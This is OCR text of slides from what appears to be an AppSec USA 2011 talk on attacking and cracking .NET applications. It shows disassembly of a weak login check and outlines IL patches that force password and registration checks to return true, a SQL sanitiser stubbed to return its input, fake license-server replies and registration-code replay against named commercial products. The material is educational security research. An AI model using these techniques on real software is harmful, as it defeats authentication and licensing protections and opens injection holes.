0000002d  mov         rax,7FF001B21D0h
00000037  mov         eax,dword ptr [rax]
00000039  test        eax,eax
0000003b  je          0000000000000042
0000003d  call        FFFFFFFFF8DEEBF0
00000042  mov         rax,12661050h
0000004c  mov         rax,qword ptr [rax]
0000004f  mov         qword ptr [rsp+20h],rax
            string password = string.Empty;
00000054  mov         rax,12661050h
0000005e  mov         rax,qword ptr [rax]
00000061  mov         qword ptr [rsp+28h],rax

            user= tb_user.Text;
00000066  mov         rax,qword ptr [rsp+00000090h]
0000006e  mov         rax,qword ptr [rax+000001C8h]
00000075  mov         qword ptr [rsp+38h],rax
0000007a  mov         rax,qword ptr [rsp+38h]
0000007f  mov         qword ptr [rsp+40h],rax
00000084  mov         rax,qword ptr [rsp+38h]
00000089  mov         rax,qword ptr [rax]
0000008c  mov         r11,qword ptr [rsp+40h]
00000091  mov         rcx,qword ptr [rsp+40h]
00000096  call        qword ptr [rax+000002B8h]
0000009c  mov         qword ptr [rsp+48h],rax
000000a1  mov         rax,qword ptr [rsp+48h]
000000a6  mov         qword ptr [rsp+20h],rax
            password = tb_password.Text;
000000ab  mov         rax,qword ptr [rsp+00000090h]
000000b3  mov         rax,qword ptr [rax+000001D0h]
000000ba  mov         qword ptr [rsp+50h],rax
000000bf  mov         rax,qword ptr [rsp+50h]
000000c4  mov         qword ptr [rsp+58h],rax
000000c9  mov         rax,qword ptr [rsp+50h]
000000ce  mov         rax,qword ptr [rax]
000000d1  mov         r11,qword ptr [rsp+58h]
000000d6  mov         rcx,qword ptr [rsp+58h]
000000db  call        qword ptr [rax+000002B8h]
000000e1  mov         qword ptr [rsp+60h],rax
000000e6  mov         rax,qword ptr [rsp+60h]
000000eb  mov         qword ptr [rsp+28h],rax
```

```
Offset    OpCode          Operand
            bool same = false;
000000f0  mov         byte ptr [rsp+30h],0

            if (user.GetHashCode() ==System.Convert.ToInt32( password))
000000f5  mov         rax,qword ptr [rsp+20h]
000000fa  mov         rax,qword ptr [rax]
000000fd  mov         rcx,qword ptr [rsp+20h]
00000102  mov         r11,qword ptr [rsp+20h]
00000107  call        qword ptr [rax+50h]
0000010a  mov         dword ptr [rsp+68h],eax
0000010e  mov         rcx,qword ptr [rsp+28h]
00000113  call        FFFFFFFFF82B9B30
00000118  mov         dword ptr [rsp+6Ch],eax
0000011c  mov         eax,dword ptr [rsp+6Ch]
00000120  cmp         dword ptr [rsp+68h],eax
00000124  jne         000000000000012D
                same = true;
00000126  mov         byte ptr [rsp+30h],1
0000012b  jmp         0000000000000132
            else
                same = false;
0000012d  mov         byte ptr [rsp+30h],0

            if (same)
00000132  movzx       eax,byte ptr [rsp+30h]
00000137  test        eax,eax
00000139  je          0000000000000154
            {
                // true
                System.Windows.Forms.MessageBox.Show("SAME");
0000013b  mov         rcx,12663150h
00000145  mov         rcx,qword ptr [rcx]
00000148  call        FFFFFFFFEA266DA0
0000014d  mov         dword ptr [rsp+70h],eax
00000151  nop
00000152  jmp         000000000000016D
            }
            else
            {
                // false
                System.Windows.Forms.MessageBox.Show("NOT SAME");
00000154  mov         rcx,12663158h
0000015e  mov         rcx,qword ptr [rcx]
00000161  call        FFFFFFFFEA266DA0
00000166  mov         dword ptr [rsp+74h],eax
0000016a  nop
            }
        }
0000016b  jmp         000000000000016D
0000016d  add         rsp,88h
00000174  rep ret
```

ATTACKING .NET


ATTACK THE CODE ON DISK

IL – Intermediate Language
Code of the Matrix |||| NEW ASM



Attacking .NET Applications: At runtime


ATTACKING .NET




ATTACK WHILE THE APP IS RUNNING

GRAYDRAGON






INJECTION




Run and Inject


SECURITY SYSTEMS

- Hacks
- Cracks
- Malware
- Backdoors





Attacking/Cracking



ATTACKING ON DISK

GRAYWOLF

ON DISK EDIT

CRACK

DEMO

BY PASS PASSWORD
FORM1::ISVALIDPW()
LDC.I4.1
RET

RECON YOUR TARGET

If you know the enemy and know yourself, you need not fear the results of a hundred battles.

- Sun Tzu


memeo
Share

Memeo Premium Backup

RECON THE TARGET

Protect Me 2010

Androsa FileProtector

Observing

- File Crypto – Triple DES
- Salt & VI – 8A-AF-F5-6A-F8-A5-37-C7
- Crypt Pass = SHA1 * (200) + salt
- File Crypto – AES
- Salt & VI – Unique Salt
- Pass Crypto-Ric2898DeriveBytes-> -> AES -> SHA1 + salt
- File Crypto – Selected
- Salt & VI – 0
- Pass Crypto - SHA512
- Custom Crypto DLB's
- Possible Back Door

DEMO

101 - ATTACK ON DISK

- Connect/Open - Access Code
  - Decompile - Get code/tech
  - Infect - Change the target's code
  - Exploit - Take advantage
  - Remold/Recompile - WIN

THE WEAK SPOTS


Flip The Check


Set Value is “True”


Cut The Logic



Return True


Access Value

SET FLAG VALUE TO “TRUE”

bool Registered = false;

If(a!=b)



RETURN TRUE

```
bool IsRegistered()
{
    Return  TRUE;
      ..........................
}
```


CUT THE LOGIC

```
string sqlClean(string x)
{
    Return x;
}
```

HACK THE LOGIN

DEMO

PASS THE KEY
SHOW THE KEY



CRACK THE KEY


Public/Private == Change Key


3/B==Name*ID*7 == ASK what is /B?


Call Server == Hack the Call


Demo = True; == Set Value


Complex Math == Complex Math

1% of the time the KeyGen is given

PUBLIC/PRIVATE KEY

If you can beat them

Why join them

Key = “F5PA11JS32DA”

Key = “123456ABCDE”


SERVER CALL

1. Fake the Call
2. Fake the Request
3. Fake the Reply
4. Win

“Send”
SystemID = 123456789

Reg Code = f3V541

Registered = True



REG CODE REPLAY

Name:

JON DOE


5G9P3

Code:

98qf3uy

!=


FAIL



REG CODE REPLAY

Name: *C

Code: 5G9P3



REG CODE REPLAY

Name:

JON DOE

5G9P3

Code:

5G9P3


==

WIN

COMPLEX MATH

1. Chop up the Math
2. Attack the Weak
3. ??????????
4. Profit

HACK THE KEY



DEMO

APPSEC-USA 2011

999ca10a050f4bdb31f7e1f39d9a0dda

Encrypted Data

